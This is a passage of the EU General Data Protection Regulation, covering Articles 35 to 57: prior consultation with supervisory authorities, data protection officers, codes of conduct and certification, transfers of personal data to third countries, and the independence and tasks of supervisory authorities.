10. Where processing pursuant to point (c) or (e) of Article 6(1) has a legal basis in Union law or in the law of the Member State to which the controller is subject, that law regulates the specific processing operation or set of operations in question, and a data protection impact assessment has already been carried out as part of a general impact assessment in the context of the adoption of that legal basis, paragraphs 1 to 7 shall not apply unless Member States deem it to be necessary to carry out such an assessment prior to processing activities.
11. Where necessary, the controller shall carry out a review to assess if processing is performed in accordance with the data protection impact assessment at least when there is a change of the risk represented by processing operations.

Article 36

Prior consultation

1. The controller shall consult the supervisory authority prior to processing where a data protection impact assessment under Article 35 indicates that the processing would result in a high risk in the absence of measures taken by the controller to mitigate the risk.
2. Where the supervisory authority is of the opinion that the intended processing referred to in paragraph 1 would infringe this Regulation, in particular where the controller has insufficiently identified or mitigated the risk, the supervisory authority shall, within period of up to eight weeks of receipt of the request for consultation, provide written advice to the controller and, where applicable to the processor, and may use any of its powers referred to in Article 58. That period may be extended by six weeks, taking into account the complexity of the intended processing. The supervisory authority shall inform the controller and, where applicable, the processor, of any such extension within one month of receipt of the request for consultation together with the reasons for the delay. Those periods may be suspended until the supervisory authority has obtained information it has requested for the purposes of the consultation.
3. When consulting the supervisory authority pursuant to paragraph 1, the controller shall provide the supervisory authority with:
- (a) where applicable, the respective responsibilities of the controller, joint controllers and processors involved in the processing, in particular for processing within a group of undertakings;
 - (b) the purposes and means of the intended processing;
 - (c) the measures and safeguards provided to protect the rights and freedoms of data subjects pursuant to this Regulation;
 - (d) where applicable, the contact details of the data protection officer;

(e) the data protection impact assessment provided for in Article 35; and

(f) any other information requested by the supervisory authority.

4. Member States shall consult the supervisory authority during the preparation of a proposal for a legislative measure to be adopted by a national parliament, or of a regulatory measure based on such a legislative measure, which relates to processing.

5. Notwithstanding paragraph 1, Member State law may require controllers to consult with, and obtain prior authorisation from, the supervisory authority in relation to processing by a controller for the performance of a task carried out by the controller in the public interest, including processing in relation to social protection and public health.

Section 4

Data protection officer

Article 37

Designation of the data protection officer

1. The controller and the processor shall designate a data protection officer in any case where:

(a) the processing is carried out by a public authority or body, except for courts acting in their judicial capacity;

(b) the core activities of the controller or the processor consist of processing operations which, by virtue of their nature, their scope and/or their purposes, require regular and systematic monitoring of data subjects on a large scale; or

(c) the core activities of the controller or the processor consist of processing on a large scale of special categories of data pursuant to Article 9 and personal data relating to criminal convictions and offences referred to in Article 10.

2. A group of undertakings may appoint a single data protection officer provided that a data protection officer is easily accessible from each establishment.

3. Where the controller or the processor is a public authority or body, a single data protection officer may be designated for several such authorities or bodies, taking account of their organisational structure and size.

4. In cases other than those referred to in paragraph 1, the controller or processor or associations and other bodies representing categories of controllers or processors may or, where required by Union or Member State law shall, designate a data protection officer. The data protection officer may act for such associations and other bodies representing controllers or processors.

5. The data protection officer shall be designated on the basis of professional qualities and, in particular, expert knowledge of data protection law and practices and the ability to fulfil the tasks referred to in Article 39.

6. The data protection officer may be a staff member of the controller or processor, or fulfil the tasks on the basis of a service contract.

7. The controller or the processor shall publish the contact details of the data protection officer and communicate them to the supervisory authority.

Article 38

Position of the data protection officer

1. The controller and the processor shall ensure that the data protection officer is involved, properly and in a timely manner, in all issues which relate to the protection of personal data.

2. The controller and processor shall support the data protection officer in performing the tasks referred to in Article 39 by providing resources necessary to carry out those tasks and access to personal data and processing operations, and to maintain his or her expert knowledge.
3. The controller and processor shall ensure that the data protection officer does not receive any instructions regarding the exercise of those tasks. He or she shall not be dismissed or penalised by the controller or the processor for performing his tasks. The data protection officer shall directly report to the highest management level of the controller or the processor.
4. Data subjects may contact the data protection officer with regard to all issues related to processing of their personal data and to the exercise of their rights under this Regulation.
5. The data protection officer shall be bound by secrecy or confidentiality concerning the performance of his or her tasks, in accordance with Union or Member State law.
6. The data protection officer may fulfil other tasks and duties. The controller or processor shall ensure that any such tasks and duties do not result in a conflict of interests.

Article 39

Tasks of the data protection officer

1. The data protection officer shall have at least the following tasks:
 - (a) to inform and advise the controller or the processor and the employees who carry out processing of their obligations pursuant to this Regulation and to other Union or Member State data protection provisions;
 - (b) to monitor compliance with this Regulation, with other Union or Member State data protection provisions and with the policies of the controller or processor in relation to the protection of personal data, including the assignment of responsibilities, awareness-raising and training of staff involved in processing operations, and the related audits;
 - (c) to provide advice where requested as regards the data protection impact assessment and monitor its performance pursuant to Article 35;
 - (d) to cooperate with the supervisory authority;
 - (e) to act as the contact point for the supervisory authority on issues relating to processing, including the prior consultation referred to in Article 36, and to consult, where appropriate, with regard to any other matter.
2. The data protection officer shall in the performance of his or her tasks have due regard to the risk associated with processing operations, taking into account the nature, scope, context and purposes of processing.

Section 5

Codes of conduct and certification

Article 40

Codes of conduct

1. The Member States, the supervisory authorities, the Board and the Commission shall encourage the drawing up of codes of conduct intended to contribute to the proper application of this Regulation, taking account of the specific features of the various processing sectors and the specific needs of micro, small and medium-sized enterprises.
2. Associations and other bodies representing categories of controllers or processors may prepare codes of conduct, or amend or extend such codes, for the purpose of specifying the application of this Regulation, such as with regard to:
 - (a) fair and transparent processing;

- (b) the legitimate interests pursued by controllers in specific contexts;
- (c) the collection of personal data;
- (d) the pseudonymisation of personal data;
- (e) the information provided to the public and to data subjects;
- (f) the exercise of the rights of data subjects;
- (g) the information provided to, and the protection of, children, and the manner in which the consent of the holders of parental responsibility over children is to be obtained;
- (h) the measures and procedures referred to in Articles 24 and 25 and the measures to ensure security of processing referred to in Article 32;
- (i) the notification of personal data breaches to supervisory authorities and the communication of such personal data breaches to data subjects;
- (j) the transfer of personal data to third countries or international organisations; or
- (k) out-of-court proceedings and other dispute resolution procedures for resolving disputes between controllers and data subjects with regard to processing, without prejudice to the rights of data subjects pursuant to Articles 77 and 79.

3. In addition to adherence by controllers or processors subject to this Regulation, codes of conduct approved pursuant to paragraph 5 of this Article and having general validity pursuant to paragraph 9 of this Article may also be adhered to by controllers or processors that are not subject to this Regulation pursuant to Article 3 in order to provide appropriate safeguards within the framework of personal data transfers to third countries or international organisations under the terms referred to in point (e) of Article 46(2). Such controllers or processors shall make binding and enforceable commitments, via contractual or other legally binding instruments, to apply those appropriate safeguards including with regard to the rights of data subjects.

4. A code of conduct referred to in paragraph 2 of this Article shall contain mechanisms which enable the body referred to in Article 41(1) to carry out the mandatory monitoring of compliance with its provisions by the controllers or processors which undertake to apply it, without prejudice to the tasks and powers of supervisory authorities competent pursuant to Article 55 or 56.

5. Associations and other bodies referred to in paragraph 2 of this Article which intend to prepare a code of conduct or to amend or extend an existing code shall submit the draft code, amendment or extension to the supervisory authority which is competent pursuant to Article 55. The supervisory authority shall provide an opinion on whether the draft code, amendment or extension complies with this Regulation and shall approve that draft code, amendment or extension if it finds that it provides sufficient appropriate safeguards.

6. Where the draft code, or amendment or extension is approved in accordance with paragraph 5, and where the code of conduct concerned does not relate to processing activities in several Member States, the supervisory authority shall register and publish the code.

7. Where a draft code of conduct relates to processing activities in several Member States, the supervisory authority which is competent pursuant to Article 55 shall, before approving the draft code, amendment or extension, submit it in the procedure referred to in Article 63 to the Board which shall provide an opinion on whether the draft code, amendment or extension complies with this Regulation or, in the situation referred to in paragraph 3 of this Article, provides appropriate safeguards.

8. Where the opinion referred to in paragraph 7 confirms that the draft code, amendment or extension complies with this Regulation, or, in the situation referred to in paragraph 3, provides appropriate safeguards, the Board shall submit its opinion to the Commission.

9. The Commission may, by way of implementing acts, decide that the approved code of conduct, amendment or extension submitted to it pursuant to paragraph 8 of this Article have general validity within the Union. Those implementing acts shall be adopted in accordance with the examination procedure set out in Article 93(2).

10. The Commission shall ensure appropriate publicity for the approved codes which have been decided as having general validity in accordance with paragraph 9.

11. The Board shall collate all approved codes of conduct, amendments and extensions in a register and shall make them publicly available by way of appropriate means.

Article 41

Monitoring of approved codes of conduct

1. Without prejudice to the tasks and powers of the competent supervisory authority under Articles 57 and 58, the monitoring of compliance with a code of conduct pursuant to Article 40 may be carried out by a body which has an appropriate level of expertise in relation to the subject-matter of the code and is accredited for that purpose by the competent supervisory authority.

2. A body as referred to in paragraph 1 may be accredited to monitor compliance with a code of conduct where that body has:

- (a) demonstrated its independence and expertise in relation to the subject-matter of the code to the satisfaction of the competent supervisory authority;
- (b) established procedures which allow it to assess the eligibility of controllers and processors concerned to apply the code, to monitor their compliance with its provisions and to periodically review its operation;
- (c) established procedures and structures to handle complaints about infringements of the code or the manner in which the code has been, or is being, implemented by a controller or processor, and to make those procedures and structures transparent to data subjects and the public; and
- (d) demonstrated to the satisfaction of the competent supervisory authority that its tasks and duties do not result in a conflict of interests.

3. The competent supervisory authority shall submit the draft criteria for accreditation of a body as referred to in paragraph 1 of this Article to the Board pursuant to the consistency mechanism referred to in Article 63.

4. Without prejudice to the tasks and powers of the competent supervisory authority and the provisions of Chapter VIII, a body as referred to in paragraph 1 of this Article shall, subject to appropriate safeguards, take appropriate action in cases of infringement of the code by a controller or processor, including suspension or exclusion of the controller or processor concerned from the code. It shall inform the competent supervisory authority of such actions and the reasons for taking them.

5. The competent supervisory authority shall revoke the accreditation of a body as referred to in paragraph 1 if the conditions for accreditation are not, or are no longer, met or where actions taken by the body infringe this Regulation.

6. This Article shall not apply to processing carried out by public authorities and bodies.

Article 42

Certification

1. The Member States, the supervisory authorities, the Board and the Commission shall encourage, in particular at Union level, the establishment of data protection certification mechanisms and of data protection seals and marks, for the purpose of demonstrating compliance with this Regulation of processing operations by controllers and processors. The specific needs of micro, small and medium-sized enterprises shall be taken into account.

2. In addition to adherence by controllers or processors subject to this Regulation, data protection certification mechanisms, seals or marks approved pursuant to paragraph 5 of this Article may be established for the purpose of demonstrating the existence of appropriate safeguards provided by controllers or processors that are not subject to this Regulation pursuant to Article 3 within the framework of personal data transfers to third countries or international organisations under the terms referred to in point (f) of Article 46(2). Such controllers or processors shall make binding and enforceable commitments, via contractual or other legally binding instruments, to apply those appropriate safeguards, including with regard to the rights of data subjects.
3. The certification shall be voluntary and available via a process that is transparent.
4. A certification pursuant to this Article does not reduce the responsibility of the controller or the processor for compliance with this Regulation and is without prejudice to the tasks and powers of the supervisory authorities which are competent pursuant to Article 55 or 56.
5. A certification pursuant to this Article shall be issued by the certification bodies referred to in Article 43 or by the competent supervisory authority, on the basis of criteria approved by that competent supervisory authority pursuant to Article 58(3) or by the Board pursuant to Article 63. Where the criteria are approved by the Board, this may result in a common certification, the European Data Protection Seal.
6. The controller or processor which submits its processing to the certification mechanism shall provide the certification body referred to in Article 43, or where applicable, the competent supervisory authority, with all information and access to its processing activities which are necessary to conduct the certification procedure.
7. Certification shall be issued to a controller or processor for a maximum period of three years and may be renewed, under the same conditions, provided that the relevant requirements continue to be met. Certification shall be withdrawn, as applicable, by the certification bodies referred to in Article 43 or by the competent supervisory authority where the requirements for the certification are not or are no longer met.
8. The Board shall collate all certification mechanisms and data protection seals and marks in a register and shall make them publicly available by any appropriate means.

Article 43

Certification bodies

1. Without prejudice to the tasks and powers of the competent supervisory authority under Articles 57 and 58, certification bodies which have an appropriate level of expertise in relation to data protection shall, after informing the supervisory authority in order to allow it to exercise its powers pursuant to point (h) of Article 58(2) where necessary, issue and renew certification. Member States shall ensure that those certification bodies are accredited by one or both of the following:
 - (a) the supervisory authority which is competent pursuant to Article 55 or 56;
 - (b) the national accreditation body named in accordance with Regulation (EC) No 765/2008 of the European Parliament and of the Council ⁽¹⁾ in accordance with EN-ISO/IEC 17065/2012 and with the additional requirements established by the supervisory authority which is competent pursuant to Article 55 or 56.
2. Certification bodies referred to in paragraph 1 shall be accredited in accordance with that paragraph only where they have:
 - (a) demonstrated their independence and expertise in relation to the subject-matter of the certification to the satisfaction of the competent supervisory authority;

⁽¹⁾ Regulation (EC) No 765/2008 of the European Parliament and of the Council of 9 July 2008 setting out the requirements for accreditation and market surveillance relating to the marketing of products and repealing Regulation (EEC) No 339/93 (OJ L 218, 13.8.2008, p. 30).

- (b) undertaken to respect the criteria referred to in Article 42(5) and approved by the supervisory authority which is competent pursuant to Article 55 or 56 or by the Board pursuant to Article 63;
- (c) established procedures for the issuing, periodic review and withdrawal of data protection certification, seals and marks;
- (d) established procedures and structures to handle complaints about infringements of the certification or the manner in which the certification has been, or is being, implemented by the controller or processor, and to make those procedures and structures transparent to data subjects and the public; and
- (e) demonstrated, to the satisfaction of the competent supervisory authority, that their tasks and duties do not result in a conflict of interests.

3. The accreditation of certification bodies as referred to in paragraphs 1 and 2 of this Article shall take place on the basis of criteria approved by the supervisory authority which is competent pursuant to Article 55 or 56 or by the Board pursuant to Article 63. In the case of accreditation pursuant to point (b) of paragraph 1 of this Article, those requirements shall complement those envisaged in Regulation (EC) No 765/2008 and the technical rules that describe the methods and procedures of the certification bodies.

4. The certification bodies referred to in paragraph 1 shall be responsible for the proper assessment leading to the certification or the withdrawal of such certification without prejudice to the responsibility of the controller or processor for compliance with this Regulation. The accreditation shall be issued for a maximum period of five years and may be renewed on the same conditions provided that the certification body meets the requirements set out in this Article.

5. The certification bodies referred to in paragraph 1 shall provide the competent supervisory authorities with the reasons for granting or withdrawing the requested certification.

6. The requirements referred to in paragraph 3 of this Article and the criteria referred to in Article 42(5) shall be made public by the supervisory authority in an easily accessible form. The supervisory authorities shall also transmit those requirements and criteria to the Board. The Board shall collate all certification mechanisms and data protection seals in a register and shall make them publicly available by any appropriate means.

7. Without prejudice to Chapter VIII, the competent supervisory authority or the national accreditation body shall revoke an accreditation of a certification body pursuant to paragraph 1 of this Article where the conditions for the accreditation are not, or are no longer, met or where actions taken by a certification body infringe this Regulation.

8. The Commission shall be empowered to adopt delegated acts in accordance with Article 92 for the purpose of specifying the requirements to be taken into account for the data protection certification mechanisms referred to in Article 42(1).

9. The Commission may adopt implementing acts laying down technical standards for certification mechanisms and data protection seals and marks, and mechanisms to promote and recognise those certification mechanisms, seals and marks. Those implementing acts shall be adopted in accordance with the examination procedure referred to in Article 93(2).

CHAPTER V

Transfers of personal data to third countries or international organisations

Article 44

General principle for transfers

Any transfer of personal data which are undergoing processing or are intended for processing after transfer to a third country or to an international organisation shall take place only if, subject to the other provisions of this Regulation, the conditions laid down in this Chapter are complied with by the controller and processor, including for onward transfers of personal data from the third country or an international organisation to another third country or to another international organisation. All provisions in this Chapter shall be applied in order to ensure that the level of protection of natural persons guaranteed by this Regulation is not undermined.

Article 45

Transfers on the basis of an adequacy decision

1. A transfer of personal data to a third country or an international organisation may take place where the Commission has decided that the third country, a territory or one or more specified sectors within that third country, or the international organisation in question ensures an adequate level of protection. Such a transfer shall not require any specific authorisation.

2. When assessing the adequacy of the level of protection, the Commission shall, in particular, take account of the following elements:

- (a) the rule of law, respect for human rights and fundamental freedoms, relevant legislation, both general and sectoral, including concerning public security, defence, national security and criminal law and the access of public authorities to personal data, as well as the implementation of such legislation, data protection rules, professional rules and security measures, including rules for the onward transfer of personal data to another third country or international organisation which are complied with in that country or international organisation, case-law, as well as effective and enforceable data subject rights and effective administrative and judicial redress for the data subjects whose personal data are being transferred;
- (b) the existence and effective functioning of one or more independent supervisory authorities in the third country or to which an international organisation is subject, with responsibility for ensuring and enforcing compliance with the data protection rules, including adequate enforcement powers, for assisting and advising the data subjects in exercising their rights and for cooperation with the supervisory authorities of the Member States; and
- (c) the international commitments the third country or international organisation concerned has entered into, or other obligations arising from legally binding conventions or instruments as well as from its participation in multilateral or regional systems, in particular in relation to the protection of personal data.

3. The Commission, after assessing the adequacy of the level of protection, may decide, by means of implementing act, that a third country, a territory or one or more specified sectors within a third country, or an international organisation ensures an adequate level of protection within the meaning of paragraph 2 of this Article. The implementing act shall provide for a mechanism for a periodic review, at least every four years, which shall take into account all relevant developments in the third country or international organisation. The implementing act shall specify its territorial and sectoral application and, where applicable, identify the supervisory authority or authorities referred to in point (b) of paragraph 2 of this Article. The implementing act shall be adopted in accordance with the examination procedure referred to in Article 93(2).

4. The Commission shall, on an ongoing basis, monitor developments in third countries and international organisations that could affect the functioning of decisions adopted pursuant to paragraph 3 of this Article and decisions adopted on the basis of Article 25(6) of Directive 95/46/EC.

5. The Commission shall, where available information reveals, in particular following the review referred to in paragraph 3 of this Article, that a third country, a territory or one or more specified sectors within a third country, or an international organisation no longer ensures an adequate level of protection within the meaning of paragraph 2 of this Article, to the extent necessary, repeal, amend or suspend the decision referred to in paragraph 3 of this Article by means of implementing acts without retro-active effect. Those implementing acts shall be adopted in accordance with the examination procedure referred to in Article 93(2).

On duly justified imperative grounds of urgency, the Commission shall adopt immediately applicable implementing acts in accordance with the procedure referred to in Article 93(3).

6. The Commission shall enter into consultations with the third country or international organisation with a view to remedying the situation giving rise to the decision made pursuant to paragraph 5.

7. A decision pursuant to paragraph 5 of this Article is without prejudice to transfers of personal data to the third country, a territory or one or more specified sectors within that third country, or the international organisation in question pursuant to Articles 46 to 49.

8. The Commission shall publish in the *Official Journal of the European Union* and on its website a list of the third countries, territories and specified sectors within a third country and international organisations for which it has decided that an adequate level of protection is or is no longer ensured.

9. Decisions adopted by the Commission on the basis of Article 25(6) of Directive 95/46/EC shall remain in force until amended, replaced or repealed by a Commission Decision adopted in accordance with paragraph 3 or 5 of this Article.

Article 46

Transfers subject to appropriate safeguards

1. In the absence of a decision pursuant to Article 45(3), a controller or processor may transfer personal data to a third country or an international organisation only if the controller or processor has provided appropriate safeguards, and on condition that enforceable data subject rights and effective legal remedies for data subjects are available.

2. The appropriate safeguards referred to in paragraph 1 may be provided for, without requiring any specific authorisation from a supervisory authority, by:

- (a) a legally binding and enforceable instrument between public authorities or bodies;
- (b) binding corporate rules in accordance with Article 47;
- (c) standard data protection clauses adopted by the Commission in accordance with the examination procedure referred to in Article 93(2);
- (d) standard data protection clauses adopted by a supervisory authority and approved by the Commission pursuant to the examination procedure referred to in Article 93(2);
- (e) an approved code of conduct pursuant to Article 40 together with binding and enforceable commitments of the controller or processor in the third country to apply the appropriate safeguards, including as regards data subjects' rights; or
- (f) an approved certification mechanism pursuant to Article 42 together with binding and enforceable commitments of the controller or processor in the third country to apply the appropriate safeguards, including as regards data subjects' rights.

3. Subject to the authorisation from the competent supervisory authority, the appropriate safeguards referred to in paragraph 1 may also be provided for, in particular, by:

- (a) contractual clauses between the controller or processor and the controller, processor or the recipient of the personal data in the third country or international organisation; or
- (b) provisions to be inserted into administrative arrangements between public authorities or bodies which include enforceable and effective data subject rights.

4. The supervisory authority shall apply the consistency mechanism referred to in Article 63 in the cases referred to in paragraph 3 of this Article.

5. Authorisations by a Member State or supervisory authority on the basis of Article 26(2) of Directive 95/46/EC shall remain valid until amended, replaced or repealed, if necessary, by that supervisory authority. Decisions adopted by the Commission on the basis of Article 26(4) of Directive 95/46/EC shall remain in force until amended, replaced or repealed, if necessary, by a Commission Decision adopted in accordance with paragraph 2 of this Article.

Article 47

Binding corporate rules

1. The competent supervisory authority shall approve binding corporate rules in accordance with the consistency mechanism set out in Article 63, provided that they:

- (a) are legally binding and apply to and are enforced by every member concerned of the group of undertakings, or group of enterprises engaged in a joint economic activity, including their employees;

- (b) expressly confer enforceable rights on data subjects with regard to the processing of their personal data; and
 - (c) fulfil the requirements laid down in paragraph 2.
2. The binding corporate rules referred to in paragraph 1 shall specify at least:
- (a) the structure and contact details of the group of undertakings, or group of enterprises engaged in a joint economic activity and of each of its members;
 - (b) the data transfers or set of transfers, including the categories of personal data, the type of processing and its purposes, the type of data subjects affected and the identification of the third country or countries in question;
 - (c) their legally binding nature, both internally and externally;
 - (d) the application of the general data protection principles, in particular purpose limitation, data minimisation, limited storage periods, data quality, data protection by design and by default, legal basis for processing, processing of special categories of personal data, measures to ensure data security, and the requirements in respect of onward transfers to bodies not bound by the binding corporate rules;
 - (e) the rights of data subjects in regard to processing and the means to exercise those rights, including the right not to be subject to decisions based solely on automated processing, including profiling in accordance with Article 22, the right to lodge a complaint with the competent supervisory authority and before the competent courts of the Member States in accordance with Article 79, and to obtain redress and, where appropriate, compensation for a breach of the binding corporate rules;
 - (f) the acceptance by the controller or processor established on the territory of a Member State of liability for any breaches of the binding corporate rules by any member concerned not established in the Union; the controller or the processor shall be exempt from that liability, in whole or in part, only if it proves that that member is not responsible for the event giving rise to the damage;
 - (g) how the information on the binding corporate rules, in particular on the provisions referred to in points (d), (e) and (f) of this paragraph is provided to the data subjects in addition to Articles 13 and 14;
 - (h) the tasks of any data protection officer designated in accordance with Article 37 or any other person or entity in charge of the monitoring compliance with the binding corporate rules within the group of undertakings, or group of enterprises engaged in a joint economic activity, as well as monitoring training and complaint-handling;
 - (i) the complaint procedures;
 - (j) the mechanisms within the group of undertakings, or group of enterprises engaged in a joint economic activity for ensuring the verification of compliance with the binding corporate rules. Such mechanisms shall include data protection audits and methods for ensuring corrective actions to protect the rights of the data subject. Results of such verification should be communicated to the person or entity referred to in point (h) and to the board of the controlling undertaking of a group of undertakings, or of the group of enterprises engaged in a joint economic activity, and should be available upon request to the competent supervisory authority;
 - (k) the mechanisms for reporting and recording changes to the rules and reporting those changes to the supervisory authority;
 - (l) the cooperation mechanism with the supervisory authority to ensure compliance by any member of the group of undertakings, or group of enterprises engaged in a joint economic activity, in particular by making available to the supervisory authority the results of verifications of the measures referred to in point (j);
 - (m) the mechanisms for reporting to the competent supervisory authority any legal requirements to which a member of the group of undertakings, or group of enterprises engaged in a joint economic activity is subject in a third country which are likely to have a substantial adverse effect on the guarantees provided by the binding corporate rules; and
 - (n) the appropriate data protection training to personnel having permanent or regular access to personal data.

3. The Commission may specify the format and procedures for the exchange of information between controllers, processors and supervisory authorities for binding corporate rules within the meaning of this Article. Those implementing acts shall be adopted in accordance with the examination procedure set out in Article 93(2).

Article 48

Transfers or disclosures not authorised by Union law

Any judgment of a court or tribunal and any decision of an administrative authority of a third country requiring a controller or processor to transfer or disclose personal data may only be recognised or enforceable in any manner if based on an international agreement, such as a mutual legal assistance treaty, in force between the requesting third country and the Union or a Member State, without prejudice to other grounds for transfer pursuant to this Chapter.

Article 49

Derogations for specific situations

1. In the absence of an adequacy decision pursuant to Article 45(3), or of appropriate safeguards pursuant to Article 46, including binding corporate rules, a transfer or a set of transfers of personal data to a third country or an international organisation shall take place only on one of the following conditions:

- (a) the data subject has explicitly consented to the proposed transfer, after having been informed of the possible risks of such transfers for the data subject due to the absence of an adequacy decision and appropriate safeguards;
- (b) the transfer is necessary for the performance of a contract between the data subject and the controller or the implementation of pre-contractual measures taken at the data subject's request;
- (c) the transfer is necessary for the conclusion or performance of a contract concluded in the interest of the data subject between the controller and another natural or legal person;
- (d) the transfer is necessary for important reasons of public interest;
- (e) the transfer is necessary for the establishment, exercise or defence of legal claims;
- (f) the transfer is necessary in order to protect the vital interests of the data subject or of other persons, where the data subject is physically or legally incapable of giving consent;
- (g) the transfer is made from a register which according to Union or Member State law is intended to provide information to the public and which is open to consultation either by the public in general or by any person who can demonstrate a legitimate interest, but only to the extent that the conditions laid down by Union or Member State law for consultation are fulfilled in the particular case.

Where a transfer could not be based on a provision in Article 45 or 46, including the provisions on binding corporate rules, and none of the derogations for a specific situation referred to in the first subparagraph of this paragraph is applicable, a transfer to a third country or an international organisation may take place only if the transfer is not repetitive, concerns only a limited number of data subjects, is necessary for the purposes of compelling legitimate interests pursued by the controller which are not overridden by the interests or rights and freedoms of the data subject, and the controller has assessed all the circumstances surrounding the data transfer and has on the basis of that assessment provided suitable safeguards with regard to the protection of personal data. The controller shall inform the supervisory authority of the transfer. The controller shall, in addition to providing the information referred to in Articles 13 and 14, inform the data subject of the transfer and on the compelling legitimate interests pursued.

2. A transfer pursuant to point (g) of the first subparagraph of paragraph 1 shall not involve the entirety of the personal data or entire categories of the personal data contained in the register. Where the register is intended for consultation by persons having a legitimate interest, the transfer shall be made only at the request of those persons or if they are to be the recipients.

3. Points (a), (b) and (c) of the first subparagraph of paragraph 1 and the second subparagraph thereof shall not apply to activities carried out by public authorities in the exercise of their public powers.
4. The public interest referred to in point (d) of the first subparagraph of paragraph 1 shall be recognised in Union law or in the law of the Member State to which the controller is subject.
5. In the absence of an adequacy decision, Union or Member State law may, for important reasons of public interest, expressly set limits to the transfer of specific categories of personal data to a third country or an international organisation. Member States shall notify such provisions to the Commission.
6. The controller or processor shall document the assessment as well as the suitable safeguards referred to in the second subparagraph of paragraph 1 of this Article in the records referred to in Article 30.

Article 50

International cooperation for the protection of personal data

In relation to third countries and international organisations, the Commission and supervisory authorities shall take appropriate steps to:

- (a) develop international cooperation mechanisms to facilitate the effective enforcement of legislation for the protection of personal data;
- (b) provide international mutual assistance in the enforcement of legislation for the protection of personal data, including through notification, complaint referral, investigative assistance and information exchange, subject to appropriate safeguards for the protection of personal data and other fundamental rights and freedoms;
- (c) engage relevant stakeholders in discussion and activities aimed at furthering international cooperation in the enforcement of legislation for the protection of personal data;
- (d) promote the exchange and documentation of personal data protection legislation and practice, including on jurisdictional conflicts with third countries.

CHAPTER VI

Independent supervisory authorities

Section 1

Independent status

Article 51

Supervisory authority

1. Each Member State shall provide for one or more independent public authorities to be responsible for monitoring the application of this Regulation, in order to protect the fundamental rights and freedoms of natural persons in relation to processing and to facilitate the free flow of personal data within the Union ('supervisory authority').
2. Each supervisory authority shall contribute to the consistent application of this Regulation throughout the Union. For that purpose, the supervisory authorities shall cooperate with each other and the Commission in accordance with Chapter VII.
3. Where more than one supervisory authority is established in a Member State, that Member State shall designate the supervisory authority which is to represent those authorities in the Board and shall set out the mechanism to ensure compliance by the other authorities with the rules relating to the consistency mechanism referred to in Article 63.
4. Each Member State shall notify to the Commission the provisions of its law which it adopts pursuant to this Chapter, by 25 May 2018 and, without delay, any subsequent amendment affecting them.

*Article 52***Independence**

1. Each supervisory authority shall act with complete independence in performing its tasks and exercising its powers in accordance with this Regulation.
2. The member or members of each supervisory authority shall, in the performance of their tasks and exercise of their powers in accordance with this Regulation, remain free from external influence, whether direct or indirect, and shall neither seek nor take instructions from anybody.
3. Member or members of each supervisory authority shall refrain from any action incompatible with their duties and shall not, during their term of office, engage in any incompatible occupation, whether gainful or not.
4. Each Member State shall ensure that each supervisory authority is provided with the human, technical and financial resources, premises and infrastructure necessary for the effective performance of its tasks and exercise of its powers, including those to be carried out in the context of mutual assistance, cooperation and participation in the Board.
5. Each Member State shall ensure that each supervisory authority chooses and has its own staff which shall be subject to the exclusive direction of the member or members of the supervisory authority concerned.
6. Each Member State shall ensure that each supervisory authority is subject to financial control which does not affect its independence and that it has separate, public annual budgets, which may be part of the overall state or national budget.

*Article 53***General conditions for the members of the supervisory authority**

1. Member States shall provide for each member of their supervisory authorities to be appointed by means of a transparent procedure by:
 - their parliament;
 - their government;
 - their head of State; or
 - an independent body entrusted with the appointment under Member State law.
2. Each member shall have the qualifications, experience and skills, in particular in the area of the protection of personal data, required to perform its duties and exercise its powers.
3. The duties of a member shall end in the event of the expiry of the term of office, resignation or compulsory retirement, in accordance with the law of the Member State concerned.
4. A member shall be dismissed only in cases of serious misconduct or if the member no longer fulfils the conditions required for the performance of the duties.

*Article 54***Rules on the establishment of the supervisory authority**

1. Each Member State shall provide by law for all of the following:
 - (a) the establishment of each supervisory authority;

- (b) the qualifications and eligibility conditions required to be appointed as member of each supervisory authority;
- (c) the rules and procedures for the appointment of the member or members of each supervisory authority;
- (d) the duration of the term of the member or members of each supervisory authority of no less than four years, except for the first appointment after 24 May 2016, part of which may take place for a shorter period where that is necessary to protect the independence of the supervisory authority by means of a staggered appointment procedure;
- (e) whether and, if so, for how many terms the member or members of each supervisory authority is eligible for reappointment;
- (f) the conditions governing the obligations of the member or members and staff of each supervisory authority, prohibitions on actions, occupations and benefits incompatible therewith during and after the term of office and rules governing the cessation of employment.

2. The member or members and the staff of each supervisory authority shall, in accordance with Union or Member State law, be subject to a duty of professional secrecy both during and after their term of office, with regard to any confidential information which has come to their knowledge in the course of the performance of their tasks or exercise of their powers. During their term of office, that duty of professional secrecy shall in particular apply to reporting by natural persons of infringements of this Regulation.

Section 2

Competence, tasks and powers

Article 55

Competence

1. Each supervisory authority shall be competent for the performance of the tasks assigned to and the exercise of the powers conferred on it in accordance with this Regulation on the territory of its own Member State.
2. Where processing is carried out by public authorities or private bodies acting on the basis of point (c) or (e) of Article 6(1), the supervisory authority of the Member State concerned shall be competent. In such cases Article 56 does not apply.
3. Supervisory authorities shall not be competent to supervise processing operations of courts acting in their judicial capacity.

Article 56

Competence of the lead supervisory authority

1. Without prejudice to Article 55, the supervisory authority of the main establishment or of the single establishment of the controller or processor shall be competent to act as lead supervisory authority for the cross-border processing carried out by that controller or processor in accordance with the procedure provided in Article 60.
2. By derogation from paragraph 1, each supervisory authority shall be competent to handle a complaint lodged with it or a possible infringement of this Regulation, if the subject matter relates only to an establishment in its Member State or substantially affects data subjects only in its Member State.
3. In the cases referred to in paragraph 2 of this Article, the supervisory authority shall inform the lead supervisory authority without delay on that matter. Within a period of three weeks after being informed the lead supervisory authority shall decide whether or not it will handle the case in accordance with the procedure provided in Article 60, taking into account whether or not there is an establishment of the controller or processor in the Member State of which the supervisory authority informed it.

4. Where the lead supervisory authority decides to handle the case, the procedure provided in Article 60 shall apply. The supervisory authority which informed the lead supervisory authority may submit to the lead supervisory authority a draft for a decision. The lead supervisory authority shall take utmost account of that draft when preparing the draft decision referred to in Article 60(3).

5. Where the lead supervisory authority decides not to handle the case, the supervisory authority which informed the lead supervisory authority shall handle it according to Articles 61 and 62.

6. The lead supervisory authority shall be the sole interlocutor of the controller or processor for the cross-border processing carried out by that controller or processor.

Article 57

Tasks

1. Without prejudice to other tasks set out under this Regulation, each supervisory authority shall on its territory:
 - (a) monitor and enforce the application of this Regulation;
 - (b) promote public awareness and understanding of the risks, rules, safeguards and rights in relation to processing. Activities addressed specifically to children shall receive specific attention;
 - (c) advise, in accordance with Member State law, the national parliament, the government, and other institutions and bodies on legislative and administrative measures relating to the protection of natural persons' rights and freedoms with regard to processing;
 - (d) promote the awareness of controllers and processors of their obligations under this Regulation;
